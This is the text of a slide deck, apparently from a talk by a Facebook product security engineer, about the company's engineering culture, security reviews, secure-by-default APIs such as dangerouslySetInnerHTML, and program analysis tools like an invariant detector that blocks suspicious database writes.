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# Securing 2B Users @ Facebook

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# \$ whoami

- Joined Facebook in December 2016
- Previously:
  - Security consultant
  - Bug hunter
  - CTF Player
  - RHUL graduate
- Currently:
  - Security engineer
  - Still hunting bugs! (internally now)



# Engineering @ FB


**DONE IS  
BETTER  
THAN  
PERFECT**

**FAIL  
HARDER**

**STAY  
FOCUSSED  
& KEEP  
SHIPPING**

**MOVE  
FAST AND  
BUILD  
THINGS**

“Nothing at Facebook  
is somebody else’s problem”



# Engineering @ FB

> 1M

*source control  
commands run per day*

> 100k

*commits per week*

## www for 2015:


- 609 Pushes
  - 51 weekly pushes
  - 439 daily pushes
  - 94 hotfixes

## Android for 2015:

- FB for Android:
  - 34 releases
  - 1 hotfix
- Messenger
  - 39 releases
  - 0 hotfixes

## iOS for 2015:

- FB for iOS:
  - 25 releases
  - 5 hotfixes
- Messenger:
  - 27 releases
  - 6 hotfixes



**Big Code: Developer Infrastructure at Facebook's Scale**

<https://www.facebook.com/FacebookforDevelopers/videos/10152800517193553/>

# Product Security @ FB

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What is ProdSec?

**Protect** the **products**, and the **users**, of the Facebook family

# Product Security @ FB

## How?

- We give developers everything they need to ship code securely
  - **Training** (face-to-face & documentation)
  - **Tools** (static code analysis, secure frameworks/APIs)
  - General **guidance**, assistance and awareness
- Interesting side-projects to make the internet more secure
  - **Certificate Transparency** developed by ProdSec
  - **Invariant Detector** to catch dangerous writes

# Product Security @ FB

## Team

- Mixed background
  - Ex-consultants & SWEs
  - Grads & Bug bounty hunters

## Locations

Menlo Park



Seattle



London



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
# ProdSec London

## What We Work On

**Security  
Reviews**



**Program  
Analysis**



**Whitehat  
Program**



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# Security Reviews

Languages



C/C++



# Security Reviews

## How it is different at FB?

- Product teams are our **customers**
  - ProdSec are the **consultants**
  - Design & code reviews
  - Looped in at every stage of the development process
  - Aim to give expert advice on shipping with confidence
  - Encourage use of secure-by-default frameworks


# Security Reviews

## How it is different at FB?

- Proactive/mitigating
  - dangerouslySetInnerHTML
    - React's replacement for using innerHTML in the browser DOM
    - XHP: POTENTIAL\_XSS\_HOLE
  - \$config->noPermission();
    - => \$config->anyoneOnTheInternetCanModify();
    - => \$config->developmentOnly();
    - => \$config->employeeOnly();

# Security Reviews

How it is different at FB?



# Security Reviews

## How it is different at FB?

```
1  /**
2  * Copyright 2013-present, Facebook, Inc.
3  * All rights reserved.
4  *
5  * This source code is licensed under the BSD-style license found in the
6  * LICENSE file in the root directory of this source tree. An additional grant
7  * of patent rights can be found in the PATENTS file in the same directory.
8  *
9  * @providesModule ReactWithAddonsUMDEntry
10 */
11
12 'use strict';
13
14 var ReactDOM = require('ReactDOM');
15 var ReactDOMServer = require('ReactDOMServer');
16 var ReactWithAddons = require('ReactWithAddons');
17
18 var assign = require('Object.assign');
19
20 // `version` will be added here by ReactIsomorphic.
21 var ReactWithAddonsUMDEntry = assign({
22   __SECRET_DOM_DO_NOT_USE_OR_YOU_WILL_BE FIRED: ReactDOM,
23   __SECRET_DOM_SERVER_DO_NOT_USE_OR_YOU_WILL_BE FIRED: ReactDOMServer,
24 }, ReactWithAddons);
25
26 module.exports = ReactWithAddonsUMDEntry;
```

# Security Reviews

Products

Workplace



internet.org


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# Program Analysis

- What is program analysis?
  - Program that analyses another program
- Types of program analysis
  - Dynamic analysis
    - IVD
    - Fuzzing
  - Static analysis
    - Infer

# Program Analysis

## Bug detection - Invariant detector (IVD)

- Invariant detector (dynamic analysis)
  - Monitor writes to the DB to learn invariants
  - e.g., “when posting to a group, the logged-in user must be a member”
  - Check 200,000 invariants/day from ~500 million user actions
  - Block writes that break the learned invariants

